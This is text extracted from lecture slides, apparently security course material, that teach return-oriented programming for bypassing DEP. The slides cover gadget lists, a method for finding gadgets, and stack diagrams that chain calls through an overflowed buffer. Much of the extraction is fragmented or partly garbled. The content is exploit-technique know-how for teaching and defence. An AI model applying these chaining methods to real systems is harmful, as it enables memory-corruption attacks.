





Return Oriented Programming

ROP



Exploiting: DEP - Memory Layout





rw-

rw-

r-x

0x0804800


Exploiting: DEP - ROP



DEP does not allow execution of uploaded code

But what about existing code?

ROP: smartly put together existing code








ROP In One Slide

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ROP

Gadgets

Exploiting DEP - ROP



What is ROP?

Smartly chain gadgets together to execute arbitrary code

Gadgets:

→ Some sequence of code, followed by a RET



So, what is are gadgets?

→ Code sequence followed by a "ret"

```
pop r15 ; ret
```

```
add byte ptr [rcx], al ; ret
```

dec ecx ; ret



```
add byte ptr [rax], al ; add bl, dh ; ret
add byte ptr [rax], al ; add byte ptr [rax], al ; ret
add byte ptr [rax], al ; add cl, cl ; ret
add byte ptr [rax], al ; add rsp, 8 ; ret
add byte ptr [rax], al ; jmp 0x400839
add byte ptr [rax], al ; leave ; ret
add byte ptr [rax], al ; pop rbp ; ret
add byte ptr [rax], al ; ret
add byte ptr [rcx], al ; ret
add cl, cl; ret
add eax, 0x20087e; add ebx, esi; ret
add eax, 0xb8; add cl, cl; ret
add ebx, esi; ret
```



How to find gadgets?

- → Search in code section for byte 0xc3 (=ret)
- → Go backwards, and decode each byte
- → For each byte:
 - → Check if it is a valid x32 instruction
 - → If yes: add gadget, and continue
 - → If no: continue

80 00 51 02 80 31 60 00 0e 05 **c3** 20 07 dd da 23



How to find gadgets?

- → Search in code section for byte 0xc3 (=ret)
- → Go backwards, and decode each byte
- → For each byte:
 - → Check if it is a valid x32 instruction
 - → If yes: add gadget, and continue
 - → If no: continue

80 00 51 02 80 31 60 00 0e **05 c3** 20 07 dd da 23



How to find gadgets?

- → Search in code section for byte 0xc3 (=ret)
- → Go backwards, and decode each byte
- → For each byte:
 - → Check if it is a valid x32 instruction
 - → If yes: add gadget, and continue
 - → If no: continue

80 00 51 02 80 31 **60 00 0e 05 c3** 20 07 dd da 23



There will be gadgets which were not created by the compiler

- ★ x86 instructions are not static size
- → 1-15bytes
 - → Unlike RISC (usually 4 byte size)
- → Start parsing at the "wrong offset"



ROP Introduction

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Executing one gadget is nice

But we want to chain gadgets together

Is this possible?



Remember this? x32 Call convention

Argument 2 for <add>
Argument 1 for <add>
Saved IP (&return)

Saved Frame Pointer

Local Variables <add>

у
X
SIP
SFP
С

Stack Frame <add>

push pop



Lets optimize function calling a bit

Ergo: Lets create our own call convention!

This EBP/SFP thingy... lets nuke it



Remember this? x32 Call convention Details

```
push 4
push 3
push EIP
jmp <add>
```

```
push ebp
mov ebp, esp,
sub esp, 0x10
[Function Code]
mov esp, ebp; leave
pop ebp
                 ; leave
pop eip ; ret
```



Remember this? x32 Call convention Details

push 4
push 3
push EIP
jmp <add>

```
push ebp
mov ebp, esp,
sub esp, 0x10
```

[Function Code]

```
mov esp, ebp; leave
pop ebp; leave
pop eip; ret
```



Remember this? x32 Call convention Details

push 4
push 3
push EIP
jmp <add>

```
<del>push ebp</del>
<del>mov ebp, esp,</del>
sub esp, 0x10
```

[Function Code]

```
mov esp, ebp ; leave pop ebp ; ret
```



Remember this? x32 Call convention Details

push 4
push 3
push EIP
jmp <add>

```
push ebp
mov ebp, esp,
sub esp, 0x10
```

[Function Code]

```
mov esp, ebp ; leave pop ebp ; ret
```



Call is the same! (only caller-internals changed)

push 4
push 3
push EIP
jmp <add>

```
[Function Code]
pop eip ; ret
```



How would the stack look like for our self defined call convention?

Argument 2 for <add>
Argument 1 for <add>
Saved IP (&return)

Saved Frame Pointer

Local Variables <add>

у
X
SIP
SFP
С

Stack Frame <add>



How would the stack look like for our self defined call convention?

у	
X	
SIP	
SFP	
С	
push pop	

Stack Frame <add>



How would the stack look like for our self defined call convention?

Argument 2

Argument 1

Saved IP (&next instruction)

y
x
SIP
local variables


Note: SIP gets pushed by "call"



How would the stack look like for our self defined call convention?

(after "call", inside the function)

Stack:



Function:

```
[Function Code]
ret; // pop EIP
```

RSP



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Lets check again the normal call convention process



Reminder: Buffer Overflow, Pre-Overflow:

&blubb

SIP (&mov@main)

SFP

isAdmin

firstname

push pop


Argument arg1 for <handleData>

Saved IP


Saved Frame Pointer

Local Variable 1



















Exploiting: DEP - ROP



Now, lets add the overflow





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Lets assume we have a nice little "add(int a, int b)" function

Hand written assembly, no standard call convention

add:

mov 0x8(\$esp), \$eax


add 0x4(%esp), %eax

ret

Lets call it...

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handleData() Stack:



Original Stack

Overflow Data

CC) APASS ® SECURITY


handleData() Stack:

у
X
SIP2
SIP & <add></add>
SFP
isAdmin
firstname

Stack after Overflow





handleData() Stack: On ret@handleData






handleData() Stack: After ret@handleData








handleData() Stack: On ret@add




EIP <handleData>: ret <add>: mov... add... ret



handleData() Stack: On ret@add









What does this mean?

- → We are able to chain CALL's
- **→** CALL's = RET's

Lets do it again...

- → First: call add(0x01, 0x02);
- → Then: call add2(0x11, 0x22);



SIF	O (& <mov@main>)</mov@main>
??	
??	
??	
??	
??	
??	
((

Previous Function Stack Frame

(handleData() doesn't/can't know)

Regular *handleData*() Stack Frame

firstname

SFP

??

??

SIP points to main() initially

SIP (&<mov@main>)

SFP

isAdmin

firstname



Previous Function Stack Frame

(handleData() doesn't/can't know)

Regular *handleData*()
Stack Frame



0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

The Data we wrote via overflow (red)

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0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

add2 Stuff

add Stuff



0x22

0x11

CID /0 ~

SIP points to add() now!

<u>√b/bob/ιeι</u>

SIP (&<add>)

SFP

isAdmin

firstname

add2 Stuff

add Stuff



0x11

ESP

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname



<add>:

ret

0x8(%esp),%eax mov 0x4(%esp),%eax add ret



0x22 **ESP**

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP

<handleData>:

ret

<add>:

0x8(%esp),%eax mov 0x4(%esp),%eax add



ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP

<handleData>:

... ret

<add>:

mov 0x8(%esp),%eax add 0x4(%esp),%eax

C()N

ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname



<0xaabb>:

pop eax

pop ebx

ret

<add>:

mov 0x8(%esp),%eax add 0x4(%esp),%eax ret

E()/

ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP

<0xaabb>:

pop eax

pop ebx

ret

<add>:

mov 0x8(%esp),%eax

add 0x4(%esp),%eax



ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP

<0xaabb>:

pop eax pop ebp

ret

<add2>:

mov 0x8(%esp),%eax add 0x4(%esp),%eax



ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP

<0xaabb>:

pop eax

pop ebp

ret

<add2>:

mov

0x8(%esp),%eax

add

0x4(%esp),%eax



ESP

0x22

0x11

SIP (&<...>

SIP (&<add2>)

0x02

0x01

&pop/pop/ret

SIP (&<add>)

SFP

isAdmin

firstname

EIP


<0xaabb>:


pop eax pop ebp

ret

<add2>:

mov 0x8(%esp),%eax add 0x4(%esp),%eax ret





